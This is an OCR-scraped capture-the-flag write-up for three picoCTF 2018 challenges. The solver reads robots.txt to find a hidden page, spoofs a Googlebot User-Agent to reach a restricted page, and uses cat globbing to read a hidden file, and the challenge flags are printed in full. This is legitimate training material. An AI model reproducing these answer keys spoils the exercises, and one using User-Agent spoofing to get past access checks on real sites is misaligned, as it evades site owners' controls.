
Search

Mr. Robots

HELLO FRIEND

view-source:http://2018shell1.picoctf.com:40064/

```
<!doctype html>
<html>
  <head>
    <title>Mr. Robots</title>
    <link href="https://fonts.googleapis.com/css?family=Monoton|Roboto" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="style.css">
  </head>

  <body>
    <div class="container">
      <header>
    <h1>Mr. Robots</h1>
      </header>
      <div class="content">
    <p>HELLO FRIEND</p>
      </div>
      <footer></footer>
    </div>
  </body>
</html>

```


2018shell1.picoctf.com:40064/robots.txt
User-agent: *
Disallow: /30de1.html
ell1.picoctf.com:40064/30de1.html
Search
Mr. Robots
So much depends upon a red flag
picoCTF{th3_w0rld_1s_4_danger0us_pl4c3_3lli0t_30de1}

Secret Agent (200pts)


Here's a little website that hasn't fully been finished. But I heard google gets all your info anyway. http://2018shell1.picoctf.com:3827 (link [1])

link [1]

Hints:

(1) How can your browser pretend to be something else?

(You or one of your teammates have already solved this problem.)




My New Website


Home Sign In Sign Out

You're not google! Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0 ×

Flag



Googlebot News	• Googlebot-News • Googlebot	Googlebot-News
Googlebot Video	• Googlebot-Video • Googlebot	Googlebot-Video/1.0
Googlebot (Desktop)	• Googlebot	• Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html) • Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; Googlebot/2.1; +http://www.google.com/bot.html) Safari/537.36 or (rarely used): • Googlebot/2.1 (+http://www.google.com/bot.html)
Googlebot (Smartphone)	• Googlebot	Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Mobile	• Mediapartners-	*(Various mobile device types)* (compatible; Mediapartners-


Flag
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
HTTPS Everywhere
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
No throttling
HAR
Method F... Do Cause Type Transferred Size
GET flag 20... document html 2.14 KB 1.98 KB 521 ms
Headers Cookies Params Response Timings
Request URL: http://2018shell1.picoctf.com:3827/flag
Request method: GET
Remote address: 18.223.208.176:3827
Status code: 200
Edit and Resend
Raw headers
Version: HTTP/1.1
Filter headers
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
DNT: 1
Host: 2018shell1.picoctf.com:3827
Referer: http://2018shell1.picoctf.com:3827/flag
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/62.0
HTTPS Everywhere
Fonts Images Media WS Other
Persist Logs
Disable cache
No throttling
HAR
New Request
Send
Cancel
GET
http://2018shell1.picoctf.com:3827/flag
Request Headers:
Host: 2018shell1.picoctf.com:3827
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
You're not google! Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Flag
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
HTTPS Everywhere
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
No throttling
HAR
Method F... Do Cause Type Transferred Size
flag 20... document html 2.14 KB 1.98 KB 516 ms
jumbot... ge... stylesheet css cached 1.38 KB
jquery.... aj... script js cached 0 B
bootstr... m... script js cached 0 B
bootstr... m... stylesheet css cached 106.95 KB
bootstr... m... stylesheet css cached 106.95 KB
flag 20... other html 2.22 KB 2.06 KB
Headers Cookies Params Response Timings Stack Trace
Preview
Flag:
picoCTF{s3cr3t_ag3nt_m4n_12387c22}
Response payload

you can't see me (200pts)

'...reading transmission... Y.O.U. .C.A.N.'.T. .S.E.E. .M.E. ...transmission ended...' Maybe something lies in /problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69.

(1) What command can see/read files? (2) What's in the manual page of ls?

(You or one of your teammates have already solved this problem.)

```
atomicbrown@pico-2018-shell-1:~$ cd /problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69
atomicbrown@pico-2018-shell-1:/problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69$ ll
total 60
drwxr-xr-x   2 root       root        4096 Sep 28 08:29 ./
-rw-rw-r--   1 hacksports hacksports    57 Sep 28 08:29 .
drwxr-x--x 576 root       root       53248 Sep 30 03:45 ../
atomicbrown@pico-2018-shell-1:/problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69$
```

linux cat hidden files

Web Images Videos Advanced

Search Results

Execute commands on hidden files - A
https://askubuntu.com/questions/723848/execut
By default, hidden files (i.e. those starting with a
use of cat, and you should instead write your co

linux - Bash - cat in a hidden . file or w
https://stackoverflow.com/questions/30035358/b
A file doesn't need to already exist in order to re
create the file if necessary). But Bash is telling v

3

"Hidden files" are simply files whose name starts with a dot. In GUIs applications these files are usually not shown, whence their name.

You can use shell globbing:

```
cat {*,.*} | grep blabla
```

The previous command include all files with no dot (`*`) and all files that start with a dot (`.*`).

By the way, this is an useless use of cat, and you should instead write your command as:

```
grep blabla {*,.*}
```

share improve this answer

edited Jan 21 '16 at 15:51

answered Jan 21 '16 at 15:43

dr01
703 ● 7 ● 15

```
atomicbrown@pico-2018-shell-1:~$ cd /problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69
atomicbrown@pico-2018-shell-1:/problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69$ ll
total 60
drwxr-xr-x   2 root       root        4096 Sep 28 08:29 ./
-rw-rw-r--   1 hacksports hacksports    57 Sep 28 08:29 .
drwxr-x--x 576 root       root       53248 Sep 30 03:45 ../
atomicbrown@pico-2018-shell-1:/problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69$ cat {*,.*}
cat: '*': No such file or directory
cat: .: Is a directory
picoCTF{j0hn_c3na_paparapaaaaaaa_paparapaaaaaa_cf5156ef}
cat: ..: Permission denied
atomicbrown@pico-2018-shell-1:/problems/you-can-t-see-me_3_1a39ec6c80b3f3a18610074f68acfe69$
```

